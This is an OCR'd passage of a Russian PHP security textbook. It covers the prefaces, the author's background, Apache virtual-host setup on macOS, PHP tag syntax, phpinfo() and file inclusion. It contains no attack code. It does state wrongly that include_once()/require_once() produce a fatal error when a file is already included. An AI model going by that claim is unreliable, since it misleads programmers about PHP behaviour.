PHP глазами ХАКЕРА

3-е издание

Михаил Фленов

Безопасное программирование на PHP

Защита от SQL-инъекции в PHP

Описание реальных атак и защиты

Оптимизация Web-приложений

Работа с сетью



bhv®

Михаил Фленов

PHP глазами ХАКЕРА

3-е издание

Санкт-Петербург
«БХВ-Петербург»
2016

Оглавление

Предисловие ко второму изданию

Во втором издании я решил полностью все переписать. Первая книга была написана с использованием простого прямолинейного кода и без применения объектно-ориентированного подхода, потому что я в основном делал упор на сам язык и на различные аспекты безопасности.

В этом издании я решил подойти к изложению с другой стороны и рассказать вам про PHP с более практической точки зрения на примере более реального сайта. Мы будем писать близкий к реальному сайт и одновременно рассматривать безопасность и различные вопросы производительности.

Сейчас уже никто не пишет на чистом PHP, потому что его можно воспринимать как базу для приложения. В реальных боевых условиях программисты выбирают фреймворки.

Компакт-диски уже никто не использует, и Интернет стал слишком доступен, поэтому диска к книге больше не будет. Все исходные коды можно будет найти на сайте издательства "БХВ-Петербург" *(см. приложение)* или на моем сайте **www.flenov.info** в разделе **Книги**.

Предисловие

Данная книга посвящена одному из популярнейших языков программирования Web-сайтов — PHP. Прочитав одну книгу, невозможно стать экспертом в такой области, как программирование, но я постараюсь преподнести материал максимально просто и увлекательно. Я считаю, что информация лучше усваивается, когда она преподносится с интересом, а вы видите результат.

Те книги, которые я читал, ставят перед собой цель научить читателя программировать, и только в конце книги обращают внимание на оптимизацию и безопасность. Мне кажется, что это не совсем верно, потому что если человека научить программировать неэффективно, то потом с помощью пары глав переучить его будет сложно.

О безопасности нужно думать всегда, потому что это комплексная проблема. Нет такого решения, которое может гарантировать, что после его реализации ваш код станет абсолютно безопасным. Проблемы бывают разные, и решать их приходится по-разному.

Ошибки программы могут принести много пользы (да-да), потому что, выясняя природу ошибки, вы сумеете лучше разобраться с поставленным вопросом и сможете найти правильное решение. Но это только если ошибка происходит во время разработки и не публикуется на рабочие серверы. Чтобы ошибка не оказалась фатальной для сайта и карьеры программиста, желательно постоянно отслеживать тенденции в технологиях компьютерной безопасности и проверять свой сайт на предмет возможных уязвимостей.

Данная книга освещает язык программирования PHP, начиная с самых основ, и одновременно затрагивает аспекты безопасности и оптимизации работы сценариев. Таким образом, вы с самого начала будете учиться создавать быстрые и защищенные приложения. О безопасности нужно думать всегда, а не в конце работы. Я даже скажу больше — о ней нужно думать еще до того, как вы начнете писать код.

Хотя мы будем рассматривать безопасность и оптимизацию в течение всего периода изучения языка PHP, я не могу сказать, что вы получите исчерпывающие сведения. Очень многое может оказаться за пределами книги, потому что нельзя увидеть всё и выработать абсолютно эффективные и универсальные алгоритмы на все слу-

чаи жизни. Универсальность очень часто несовместима с понятиями эффективности и безопасности. Мы же постараемся научиться мыслить так, чтобы создаваемые нами программы выполнялись наиболее эффективно.

Помимо безопасности мы будем также затрагивать вопрос создания сайтов, способных обрабатывать высокие нагрузки. Для написания сайта, который будет выдерживать такие нагрузки, как Facebook, вам понадобится намного более широкий диапазон знаний, но я все же попробую заложить основу.

Рассматривая примеры того, как хакер может взломать сценарии, написанные на языке PHP, мы будем, как правило, подразумевать, что сервер работает под управлением ОС UNIX или одной из UNIX-подобных систем, например, Linux. Дело в том, что основная часть Web-сайтов с PHP-сценариями работает под управлением именно этих операционных систем. Поэтому для лучшего понимания материала вам необходимо иметь хотя бы поверхностное представление о какой-нибудь ОС семейства UNIX. А если вы знаете основы безопасности этой системы, то наш разговор будет более продуктивным. Для этого я рекомендую вам прочитать книгу "Linux глазами хакера" [1].

Использование Linux не обязательно. Лично я пишу эту книгу и все примеры к ней на MacOS.

В данной книге будет рассматриваться самая популярная в Интернете связка — LAMP (Linux, Apache, MySQL и PHP), хотя первую букву в моем случае будет заменять Mac. Но чаще все же можно услышать LAMP, на этих четырех китах стоит большинство сайтов в Интернете и 10 моих собственных сайтов. За свою практику я создал много сайтов на этой платформе и считаю ее очень удачной для интернет-решений.

Ни одна книга не сможет сделать из человека хакера. Точно так же никакой труд не сделает из обезьяны человека, по крайней мере, ни за одно поколение. Нужна долгая и кропотливая работа. В этой книге я не собирался научить кого-то хакерскому искусству. Если вы купили книгу только из-за этого слова, то, возможно, вас ждет разочарование. Но если вы приобрели ее для получения знаний о безопасности, то можете найти для себя много нового и интересного. Я, по крайней мере, надеюсь на это и ставил перед собой такую задачу.

Об авторе

Меня зовут Михаил Фленов, и я увлекаюсь программированием с 1994 года. Последние 7 лет я живу в Канаде недалеко от Торонто и в течение 5 лет работал над различными проектами для американского офиса Sony. Один из крупных проектов, над которым мне приходилось работать:

- **www.sonyrewards.com** — сайт электронной коммерции и банк в одном флаконе;
- **www.wheeloffortune.com** — сайт телепередачи Wheel Of Fortune, аналог "Поля чудес" Леонида Якубовича в России. Эта передача до сих пор очень популярна в США, и сайт считается с большим трафиком.

Несмотря на то, что эти сайты написаны на .NET, они все же предъявляют высокие требования к безопасности, а безопасность очень часто не зависит от языка. Я разрабатывал так же несколько сайтов с менее высоким трафиком, но на PHP. Среди них:

- **www.canada-area.com** — несмотря на то, что расширения у файлов сайта — aspx, сайт все же написан на PHP;
- **www.flenov.info** — мой персональный блог;
- **www.cweek.ca** — сайт о Канаде на английском языке.

Благодарности

Очень хочется поблагодарить всех тех, кто помогал мне в создании этой книги. Я не буду благодарить в порядке значимости, потому что каждая помощь очень существенна для меня и для такой книги. Поэтому порядок не несет в себе никакого смысла, а выбран так, чтобы постараться никого не забыть.

Хочется поблагодарить издательство "БХВ-Петербург", с которым у меня сложилось уже достаточно долгое и продуктивное сотрудничество. Надеюсь, что это сотрудничество не прервется никогда. Спасибо редакторам и корректорам за то, что указывают на мои недочеты и помогают сделать книгу лучше и интереснее.

Хочется поблагодарить свою семью, которая терпит мои исчезновения за компьютером. Я прекрасно понимаю, что тяжело видеть мужа и отца семейства, который вроде бы дома и в то же время отсутствует. Это напоминает загадку: "Висит груша, нельзя скушать". Я, правда, не груша и нигде не подвешен, но работать приходится много, и очень часто мой рабочий день длится 16 часов.

Хочу поблагодарить тех, кто разрешил тестировать свои серверы и сценарии в целях выявления ошибок, а также позволил просмотреть свои сценарии и настройки безопасности. Сотрудничество оказалось взаимовыгодным.

Единственная благодарность, которую я хотел бы подчеркнуть больше всех и придать ей большую значимость, — это вам, за то, что купили книгу, и моим постоянным читателям, которые также участвуют в создании книг.

Все мои последние работы основываются на вопросах и предложениях читателей, с которыми я регулярно общаюсь через свой сайт **www.flenov.info**. Я постараюсь помочь по мере возможности и жду любых комментариев по поводу этой книги. Ваши замечания помогут мне сделать эту работу лучше.

На этом я заканчиваю вступление, и мы можем переходить к самому интересному в этой книге — к PHP, программированию и безопасности.



ГЛАВА 1

Введение

Программирование интернет-приложений, в том числе и работающих в браузере, предполагает большую ответственность за безопасность и защиту данных. Если вы напишете календарь, калькулятор или текстовый редактор, то такие программы, скорее всего, не привлекут внимания хакеров, и не так уж много способов эксплуатировать подобные программы.

Но если вы разрабатываете Web-сайт, даже самый простой, ваш труд моментально окажется в зоне внимания злоумышленников. Один начинающий программист както возмутился: "Кому нужна моя личная домашняя страничка? Кто будет ее взламывать ради дефейса?" Внимание может привлечь не сам сайт или информация на нем, и дефейс (смена главной страницы) — далеко не единственная цель хакеров. Целью может быть не сам сайт, а сервер, на котором все работает. Получив полный доступ к сайту, можно использовать его в других, не очень легальных делах.

Взломанные и подконтрольные злоумышленникам серверы в Интернете являются очень ценным ресурсом, ведь с их помощью можно проводить атаки на другие ресурсы Сети, причем анонимно. Через взломанные сайты распространяют вирусы и другую компьютерную заразу.

Я считаю, что безопасность при разработке Web-сайтов важна вне зависимости от размера сайта и его привлекательности для злоумышленников, и мы будем думать о ней постоянно на протяжении всей книги. Да, безопасность — это комплексный вопрос, ответ на который кроется не только в особенностях языка программирования, но и сервера баз данных, и ОС, под управлением которой все это работает. Безопасность невозможно измерить, поэтому очень сложно сказать, когда безопасность становится достаточной.

1.1. Что такое PHP?

Язык PHP (один из вариантов расшифровки аббревиатуры — Personal Home Page Tools, инструменты персональных домашних страниц) — это язык сценариев с открытым исходным кодом, встраиваемых в HTML-код и выполняемых на Web-

сервере. Этот язык написан Web-разработчиками и для Web-разработчиков. Язык PHP является конкурентом таких продуктов, как Microsoft Active Server Pages (ASP) и Java Server Pages.

Сам по себе Web-сервер не умеет выполнять сценарии PHP, для этого необходима программа-интерпретатор. Такие интерпретаторы существуют для всех популярных Web-серверов (IIS, Apache) на всех основных платформах (Windows, Linux, Mac OS и т. д.).

Язык PHP очень часто рассматривают в составе Apache Web Server. Это бесплатный Web-сервер, который является лидером и используется более чем на половине серверов в Интернете (точную цифру назвать сложно, но любые данные указывают на превосходство данного сервера).

Язык PHP позволяет встраивать фрагменты кода непосредственно в HTML-страницы, а интерпретированный код вашей страницы отображается пользователю. Код на языке PHP можно воспринимать как расширенные теги HTML, которые выполняются на сервере, или как маленькие программы, которые выполняются внутри страниц, прежде чем будут отправлены клиенту. Все, что делает код программы, незаметно для пользователя.

Практически ни один более-менее крупный Web-сайт не может работать без хранилища данных. Для решения этой задачи можно использовать текстовые файлы на сервере или базы данных (второе намного удобнее при обработке). В данной книге мы будем достаточно часто рассматривать работу баз данных, а в качестве основной использовать самую распространенную на нынешний момент — MySQL. Это реляционная база данных с открытым исходным кодом, которая проста в использовании и поддерживается большинством хостинговых компаний.

Почему именно PHP и почему вообще вы должны изучать его? Сейчас все уходит в Web. Если лет 10 назад пользователям приходилось для всего устанавливать программы на локальный компьютер, то сейчас многие операции выполняются из браузера. Мы в браузере работаем с почтой, документами и электронными таблицами, и в нем большинство из нас проводит больше всего времени.

В Канаде сейчас PHP — один из самых востребованных языков. Здесь стабильный и высокий спрос на специалистов со знанием PHP, хотя в среднем .NET- и Java-программисты зарабатывают все же больше. Но зато PHP-программисту проще найти работу. Моя первая работа в Канаде как раз была связана с этим языком программирования.

1.2. Создание сайта в Apache

PHP — это не просто HTML-разметка, которая выполняется прямо в браузере. Это код, который работает на сервере. Самым популярным Web-сервером сейчас является Apache, и именно на его примере я покажу вариант настройки. В качестве операционной системы возьмем Mac OS, но настройка в Linux-системах почти не отличается, разница может быть только в расположении конфигурационных файлов.

В Mac OS конфигурационные файлы Apache расположены в каталоге /etc/apache2. Причем по умолчанию конфигурация распределена среди множества файлов. В некоторых системах по умолчанию все хранится в одном большом файле http.conf. У меня на выделенном сервере в интернет-хостинге стоит ОС CentOS, и там по умолчанию именно так обстоят дела.

Способ расположения конфигурационных файлов можно изменить, т. к. сервер Apache достаточно гибкий и его можно конфигурировать. Но это тема отдельной книги по Linux или Apache.

Для начала открываем файл httpd-vhosts.conf в любом текстовом редакторе. Я предпочитаю vi:

```
vi /etc/apache2/extra/httpd-vhosts.conf
```

Добавляем следующую секцию:

```
<VirtualHost *:80>
    DocumentRoot "/Users/michaelflenov/Projects/Web/phpbook"
    ServerName phpbook
    ErrorLog "/private/var/log/apache2/dummy.error_log"
    CustomLog "/private/var/log/apache2/dummy.access_log" common
</VirtualHost>
```

Здесь я создаю новый виртуальный хост, файлы которого будут располагаться в папке /Users/michaelflenov/Projects/Web/phpbook. Имя сервера будет phpbook, и именно по этому имени в браузере мы сможем обратиться к нашему сайту.

Параметры `ErrorLog` и `CustomLog` не обязательны с точки зрения работы сайта, но желательно обеспечить их уникальность — для каждого сайта индивидуальные, чтобы проще было отлаживать возможные проблемы.

Чтобы Apache прочитал настройки, его нужно перезапустить, выполнив команду:

```
sudo apachectl restart
```

Сайт готов, но браузер пока не сможет загрузить его по имени phpbook, потому что никто не знает, что это имя должно указывать на этот же компьютер. Обычно, когда мы обращаемся к сайтам в Интернете, вопросом превращения имени в адрес занимается DNS, но в нашем случае его нет. При локальной разработке можно обойтись и hosts-файлом. В Linux и Mac OS это файл /etc/hosts, в который добавляем новую запись:

```
127.0.0.1   phpbook
```

Вот теперь все готово, чтобы мы смогли работать с PHP-скриптами и тестировать их, используя наш сайт. Некоторые любят использовать такие программы, как MAMP, которые предоставляют визуальный интерфейс для конфигурирования локальных сайтов. Если честно, то я не вижу смысла от их использования, потому что вручную это делается очень даже просто.

1.3. Как работает PHP?

Что значит "встраиваемый" язык? Рассмотрим простой пример кода Web-страницы, в которой используются PHP-инструкции (листинг 1.1).

Листинг 1.1. Код страницы с PHP-инструкциями

```
<html>
<head>
<title> test page </title>
</head>

<body>
<?php
$title='We are glad to see you again';
?>
<p>hello. <?php echo $title ?>
<p>current time <?php echo date('y-m-d h:i:s') ?>
</body>
<html>
```

Инструкции PHP по умолчанию заключаются в тег `<?php ... ?>`. Мы пока не будем вникать в код, показанный здесь, потому что сейчас главная задача — уяснить принцип работы. Уже после чтения следующей главы вы поймете написанный здесь код. Если теперь вы загрузите эту страничку с Web-сервера, то должны увидеть примерно то, что изображено на рис. 1.1.




Рис. 1.1. Страница, в которой работает код PHP

Я живу в Канаде и у меня MacBook имеет канадские настройки, поэтому и дата выглядит таким странным образом 15-12-15. На самом деле это 15 декабря 2015 года, и скоро Рождество. (Надеюсь, что книга будет закончена и появится на прилавках к середине 2016 года.)

Мой сайт настроен так, что корень его находится в папке /Users/michaelflenov/Projects/Web/phpbook *(см разд. 1.2)*. Чтобы загрузить тестовый файл, я сохранил код в файл с именем test.php в папке /Users/michaelflenov/Projects/Web/phpbook/chapter1.

Теперь, если ввести в адресной строке браузера URL http://phpbook/chapter1/test.php, Web-сервер исполнит PHP-код, расположенный между тегами `<?php` и `?>`, и возвратит браузеру уже обработанный код.

Давайте посмотрим на исходный код страницы в браузере. Для этого выберите меню **Вид | В виде HTML** (View | Source), хотя меню может отличаться в зависимости от браузера. Перед вами откроется окно текстового редактора, в котором будет содержаться примерно следующий код:

```
<HTML>
<HEAD>
<TITLE> Test page </TITLE>
</HEAD>

<BODY>
<p>Hello. We are glad to see you again
<p>Current time 15-12-15 07:03:45
</BODY>
<HTML>
```

Как видите, никаких PHP-инструкций больше нет. Все они исчезли. Это связано с тем, что сервер обработал наши команды и передал пользователю чистый HTML-код, или можно сказать, что пользователь видит только результат работы сценария. Когда пользователь запрашивает страницу, сервер обрабатывает все PHP-инструкции на этой странице и возвращает только результат обработки на чистом HTML.


Таким образом, мы создаем простую HTML-страницу, в которой присутствует код PHP. В некоторых языках, схожих по назначению с PHP (например, Perl), происходит обратное. Там вы пишете код программы, а для добавления HTML-тегов нужно писать специальные инструкции. В PHP возможны оба способа.

Мы будем много использовать чистого PHP-кода вместе с HTML, но для реальных проектов это все же нежелательно. Исполняемый код (PHP) должен быть максимально отделен от представления (HTML). Это удобнее и эффективнее с точки зрения сопровождения. Это большая и интересная тема, к ней мы будем неоднократно возвращаться.

Язык PHP является интерпретируемым. Это значит, что его не надо компилировать в программу (хотя можно и откомпилировать), а выполнение происходит "на лету". Это очень удобно, но иногда может приводить к издержкам, потому что интерпретация текста в машинный код отнимает процессорное время. Интерпретатор PHP умеет компилировать "на лету": во время первого чтения файла он интерпретирует-

ся, а если потом происходит обращение к уже использованному ранее коду, то он просто исполняется без повторной компиляции.

Еще один недостаток интерпретируемости — такие программы поставляются в исходных кодах, и любой программист сможет увидеть ваш труд и использовать в своих целях. Но это только если вы будете распространять свои сценарии. Пользователи вашего сайта не смогут увидеть исходный код, потому что в браузер попадает лишь результат или HTML-документ.



ГЛАВА 2

Основы PHP

В этой главе мы познакомимся с основами языка PHP и научимся писать простейшие сценарии. Нам предстоит заложить фундамент, который будет использоваться на протяжении всей книги. Уже в этой главе мы овладеем некоторыми приемами, которые помогут сделать ваш код лучше.

Даже если вы знакомы с этим языком, я советую вам просмотреть эту главу. Возможно, вы почерпнете для себя что-то новое. В любом случае я считаю полезным узнать чужой взгляд на знакомые вещи. Конечно же, я мало нового могу рассказать опытному программисту об основах PHP, но некоторые советы из моего личного опыта могут оказаться интересными и полезными.

Итак, нам предстоит узнать, как пишутся инструкции PHP, что такое переменные, мы познакомимся с логическими операторами и обсудим, как можно управлять выполнением программы.

Я постараюсь сделать описание максимально увлекательным, хотя на данном этапе это непросто. Неподготовленный читатель должен сначала усвоить эти основы, без которых мы не сможем начать писать более интересный код для Web. А так как примеров поначалу будет мало, описание может показаться сухим и занудным. Я сделаю все, чтобы вы не заскучали.

Чтобы материал лучше запоминался и интереснее было читать, я рекомендую вам самостоятельно создавать файлы сценариев и проверять результат работы. Только так вы приобретете достаточный опыт и лучше запомните излагаемый в книге материал.

Итак, приступаем к более глубокому знакомству с одним из самых интересных и мощных языков программирования Web-сайтов — языком PHP.

2.1. PHP-инструкции

Как мы уже знаем, PHP-инструкции пишутся прямо в HTML-документе. Но как Web-сервер определяет внутри HTML-документа PHP-код, который надо выполнить, а какой просто вернуть браузеру? Как отделить PHP от HTML? Очень просто.

С помощью специального соглашения вы указываете, где начинается и заканчивается код. Все остальное воспринимается как HTML-документ.

Чаще всего для обозначения начала и конца PHP-инструкций используется формат (потому что он установлен по умолчанию):

```
<?php
код PHP
?>
```

Все, что располагается между тегами `<?php` и `?>`, воспринимается сервером как PHP-код и обрабатывается соответствующим образом. Остальное воспринимается как HTML-документ, передается клиенту без изменений и обрабатывается уже в браузере пользователя.

Данный формат наиболее предпочтителен, и в этом случае вы можете быть уверены, что он будет корректно обработан сервером. Однако вы можете использовать и другие варианты, которые поддерживаются в настоящий момент. Правда, вы должны отдавать себе отчет, что только теги `<?php` и `?>` будут гарантированно поддерживаться во всех версиях. Именно так заявили разработчики много лет назад. Короткие варианты *(см. далее)* тоже работают, и скорее всего будут работать всегда.

Теперь рассмотрим другие варианты выделения PHP-кода. Самый короткий и популярный такой:

```
<?
код PHP
?>
```

Чтобы сервер распознал такую форму записи, следует включить поддержку со стороны PHP. Для этого нужно скомпилировать интерпретатор PHP с опцией `--enable-short-tags` или в файле php.ini (файл настроек PHP) изменить значение параметра `short_open_tag` на `on`.

На мой взгляд, этот формат оформления PHP-кода стал самым популярным, и я сам в большинстве случаев использую именно его. Если раньше я рекомендовал отключать короткие теги, то сейчас думаю, что лучше их использовать. Предполагаю, что этот формат тоже будет жить долго.

Следующий тип записи выглядит так:

```
<%
код PHP
%>
```

Этот вариант немного проще, чем первый, но данный тип оформления кода принят в ASP.

Самый громоздкий способ — следующий:

```
<SCRIPT LANGUAGE="php">
код PHP
</SCRIPT>
```

Давайте попробуем что-нибудь написать на языке PHP. Первое, с чего можно начать, — напечатать какой-либо текст и узнать информацию об установленном на сервере интерпретаторе PHP. Для этого создайте файл information.php со следующим содержимым (листинг 2.1).

Листинг 2.1. Вывод информации об интерпретаторе PHP

```
<html>
<head>
<title> Test page </title>
</head>

<body>
<?php
print("<p>This is information about php</p>");
phpinfo();
?>
</body>
<html>
```

Загрузите с помощью FTP-клиента этот файл на ваш Web-сервер или поместите в папку сервера на локальном диске, если вы используете локальную версию. Теперь загрузите файл с помощью браузера. Если вы поместили файл в корневой каталог сервера, то в адресной строке браузера нужно набрать **http://phpbook/chapter2/l21.php**, где phpbook — это имя вашего сервера. Результат выполнения сценария можно увидеть на рис. 2.1.

Такой сценарий чаще всего используют для тестирования работоспособности сервера, правильности установки PHP и получения параметров. Рассмотрим, что есть в данном сценарии. Между тегами `<?php` и `?>` расположены две строчки команд:

```
print("<p>This is information about php</p>");
phpinfo();
```

В первой строчке вызывается функция `print()`. С ее помощью можно выводить в окно браузера какой-нибудь текст. Как мы уже знаем, для вывода простого текста достаточно использовать HTML, но в данном случае я хотел показать, как это делается посредством PHP-функций. В дальнейшем мы познакомимся с этой функцией более подробно, а пока достаточно будет основных сведений.

Любая PHP-функция может получать параметры, которые указываются в скобках после имени функции. Для функции `print()` в скобках нужно задать текст, который должен быть напечатан в браузере клиента. Текст заключается в двойные или одинарные кавычки. Посмотрите на текст, который мы указали, и вы увидите, что в нем есть HTML теги <p>, которые используются для оформления параграфов. Текст может идти вперемешку с HTML-тегами, и его можно форматировать.

Не знаю, есть ли такое правило, но лично я не рекомендую использовать функцию `print()` для вывода текста. В реальных условиях она должна использоваться для




Рис. 2.1. Результат вывода информации о PHP

вывода значений переменных. Если нужно вывести текст, то выносите его за пределы PHP-кода, например:

```
<?php
?>
<p>This is information about php</p>
<?php
phpinfo();
?>
```

Здесь сначала открыт один блок кода PHP, в котором ничего нет, но допустим, что там есть какая-то логика. Потом этот блок закрывается, и выводится простой HTML-заголовок, а дальше снова открывается еще один блок кода, где мы продолжаем писать на PHP.

С помощью функции `print()` лучше выводить только переменные и, если нужно, небольшие сообщения. Я рекомендую размещать HTML-код за пределами PHP-блоков.

Дальше у нас в коде вызывается функция `phpinfo()`. Она отображает в браузере отформатированную информацию о PHP, которую вы и можете наблюдать (см. рис. 2.1). Для этой функции не нужны параметры, поэтому в скобках ничего не указано.

При создании страниц вы в любой момент можете переключаться между режимами PHP и HTML. Точнее сказать, в любое место HTML-документа можно вставлять PHP-команды, как показано в листинге 2.2.

Листинг 2.2. Пример переключения между HTML и PHP

```
<html>
<head>
<title> Vision </title>
</head>
<body>
<p> Hello </p>
<p> <?php $i = 1; print("this is    ");?> </p>
<p> i = <?php print($i) ?> </p>
</body>
<html>
```

В данном примере две строчки содержат PHP-код, а остальные — HTML-код. Вы можете вставлять участки кода на языке PHP так часто, как вам это нужно.

Но это еще не все. В первой строке PHP-кода мы объявляем переменную `$i`, которая будет равна 1. Что такое переменная? На данный момент вам достаточно понимать, что это ячейка (или область) памяти для хранения определенных значений (чисел, строк и т. д., с которыми потом можно производить вычисления или другие действия). Переменные — это как бы маленькие чемоданчики с именами внутри памяти компьютера, в которые можно запрятать данные. Имена переменных начинаются с символа `$`. Итак, наша ячейка памяти будет называться `$i` и содержать значение 1.

Во втором участке кода происходит печать содержимого ячейки памяти с именем `$i`.

Как видите, значение ячейки памяти `$i` никуда не исчезло и равно 1, несмотря на то, что переменная создана в одном месте, а использована в другом. Таким образом, переменные сохраняют свои значения на протяжении всего документа.

Есть более короткий метод вывести значение переменной:

```
<?= ПЕРЕМЕННАЯ ?>
```

Вместо слова `ПЕРЕМЕННАЯ` можно указывать имя переменной, и PHP просто выведет значение переменной. Код выше мы могли бы переписать с использованием этого короткого варианта следующим образом:

```
<p> Hello </p>
<p> <?php $i = 1; print("this is    ");?> </p>
<p> i = <?= $i ?> </p>
```

На мой взгляд, этот вариант выглядит очень элегантно.

2.2. Подключение файлов

Многократное использование кода — вечная проблема для любого программиста. Когда мы разрабатываем новый проект, то нам абсолютно неинтересно решать те же проблемы, которые были уже решены при реализации другого проекта. Было бы

хорошо просто воспользоваться уже имеющимся кодом и поддерживать его только в одном месте.

Вы, наверное, не раз слышали о динамических библиотеках Windows. Это библиотеки, в которых хранятся различные ресурсы (картинки, значки, формы диалоговых окон, меню и другие типы ресурсов) и/или код программы. Любая программа может загрузить эту библиотеку и использовать ее содержимое. Например, OpenGL — графическая библиотека, в которой хранятся функции для создания 3D-графики практически любой сложности. Программист может загрузить эту библиотеку в память компьютера и использовать в своих проектах. Таким образом, не надо для каждой программы заново писать код графических функций, а можно воспользоваться тем, что уже хорошо сделано другими разработчиками.

При программировании Web-страниц проблема многократного использования кода становится еще более острой. Ваш сайт может содержать сотню файлов с кодом, писать в каждом из них одни и те же команды неудобно и нерационально. Файлы будут получаться объемными, а сопровождение большого количества файлов превратится в сущий ад.

Многократное использование кода в PHP реализовано через подключение файлов. Подключение файлов можно воспринимать и как еще один способ внедрения PHP-кода в Web-страницу. Для этого используется функция `include()`, у которой есть четыре разновидности:

```
include('/filepath/filename');
include_once('/filepath/filename');

require('/filepath/filename');
require_once('/filepath/filename');
```

Все эти функции подключают указанный в скобках файл. В предыдущих версиях была небольшая разница в скорости работы между функциями `include()`/`include_once()` и `require()`/`require_once()`. В настоящее время существует разница только в генерируемых ошибках. Первые две функции при обнаружении ошибки (например, отсутствует подключаемый файл) выдают предупреждение и продолжают выполнение сценария. Функции `require()`/`require_once()` выдают сообщение о критической ошибке, и дальнейшая работа прерывается.

Разница между `include()`/`require()` и `include_once()`/`require_once()` состоит в том, что вторая пара функций гарантирует подключение указанного файла к текущему файлу только один раз. Иногда это бывает необходимо, чтобы дважды не подключать файл с критически важным кодом, который должен быть только в единственном экземпляре. К такому коду относятся PHP-функции или переменные (эту тему мы рассмотрим позднее), которые не должны быть объявлены дважды. Если в момент подключения файла с помощью функций `include_once()` или `require_once()` обнаружится, что файл уже подключался, то будет сгенерирована фатальная ошибка.

Функцию `include()` лучше использовать для подключения частей документа, т. е. файлов, содержащих HTML-код. Например, раньше был распространен способ де-

ления страницы на три части — заголовок, подвал и тело документа. Заголовок содержит верхнюю часть страницы (логотип, меню и т. д.), которая неизменна для всех документов сайта. Подвал содержит нижнюю неизменную часть (информацию о владельце и другие сведения). Тело — это центральная часть, своя у каждой страницы. Таким образом, чтобы в каждом файле не создавать заголовок и подвал, их выносят в отдельный файл и только потом подключают к документу. Заголовок и подвал лучше подключать через функцию `include()`. Чаще в этих частях страницы находится просто HTML-разметка, в отличие от центральной части, которая может генерироваться с помощью PHP и содержит код.

Разделять код таким образом можно, но только для небольших сайтов из нескольких страниц. Для средних и больших сайтов лучше использовать паттерн MVC, при котором код полностью отделяется от представления (HTML).

В данном случае, если по каким-либо причинам файлы заголовка или шапки не будут найдены, сайт может выглядеть уродливо, но работать будет. Пользователь увидит главную часть — информацию, ради которой пришел.

Рассмотрим пример страницы, разбитой на три части. Файл заголовка (чаще всего файл называют header.php) может выглядеть так, как показано в листинге 2.3.

Листинг 2.3. Файл заголовка страницы

```
<html>
<head>
<title> Test page </title>
</head>
<body>
 <center><h1> Welcome to my home page.</h1></center>
 <!-- here you can insert page menu, links -->
 <p>
    <a href="http://www.cydsoft.com/">домой</a>
    <a href="http://www.flenov.info/">блог</a>
    <a href="http://www.funniestforld.com">отдых</a>
    <a href="mailto:неважно@неважно.ru">contact us</a>
 </p>
```

Файл подвала (чаще всего файл называют footer.php) может содержать следующую информацию:

```
  <hr>
  <p><center><i>copyright flenov mikhail</i></center></p>
</body>
<html>
```

Теперь посмотрим, как может выглядеть код для страницы, подключающей заголовок и подвал (листинг 2.4).

Листинг 2.4. Пример файла, подключающего заголовок и подвал

```
<?php include('header.php'); ?>

<h3>Заголовок раздела</h3>
<p>Я рад приветствовать вас на нашем тестовом
сайте и этой мегапростой странице</p>
<?php include('footer.php'); ?>
```

В листинге 2.4 представлен пример возможной главной страницы. Если нужна еще одна страница **О сайте**, то создаем еще один PHP-файл, в нем подключаем уже существующий заголовок и подвал, и остается только написать центральную часть, которая уникальна для данной страницы.

